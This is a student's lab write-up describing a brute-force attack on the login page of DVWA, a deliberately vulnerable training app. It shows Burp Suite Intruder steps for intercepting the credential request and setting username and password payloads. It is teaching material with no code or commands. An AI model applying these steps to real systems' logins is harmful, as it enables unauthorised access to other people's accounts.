**DVWA – Practical**

**Name:** Dhavalkumar Vijaykumar Patel

**Subject:** Web Applicaton Security

**Class**: M.Sc. Cyber Security Sem – I


**Brute Force with Burp suite**

Brute force attack is an attack that works by trying various combinations of symbols, words, or phrases. Purpose of it is to guess a password, directory, or anything that an attacker wants to find out. Usually, big dictionaries are used for the attacks.


**Security: Low**

With the Low level there are no security measures against brute force attacks. We can use Burp Suite to execute this attack. However, it doesn’t matter what tool will be used, John The Ripper, Hydra, or Burp Suite, as the principle of attack is pretty straightforward – we identify the request (GET request in this case) that sends login credentials, we use a dictionary with different words, and perform many requests. Then we review the responses and check if a password was identified during the attack.


**Step 1**: Run the Burp Suite, configure the proxy, then intercept the request from the DVWA brute force page.



**Step 2:** Send this to intruder




In intruders > position tab Select Attack type



Clear all the payload parameter to set our own parameter



Select User name and password as a parameter one after another




Go to Payload tab and add payloads for username and password

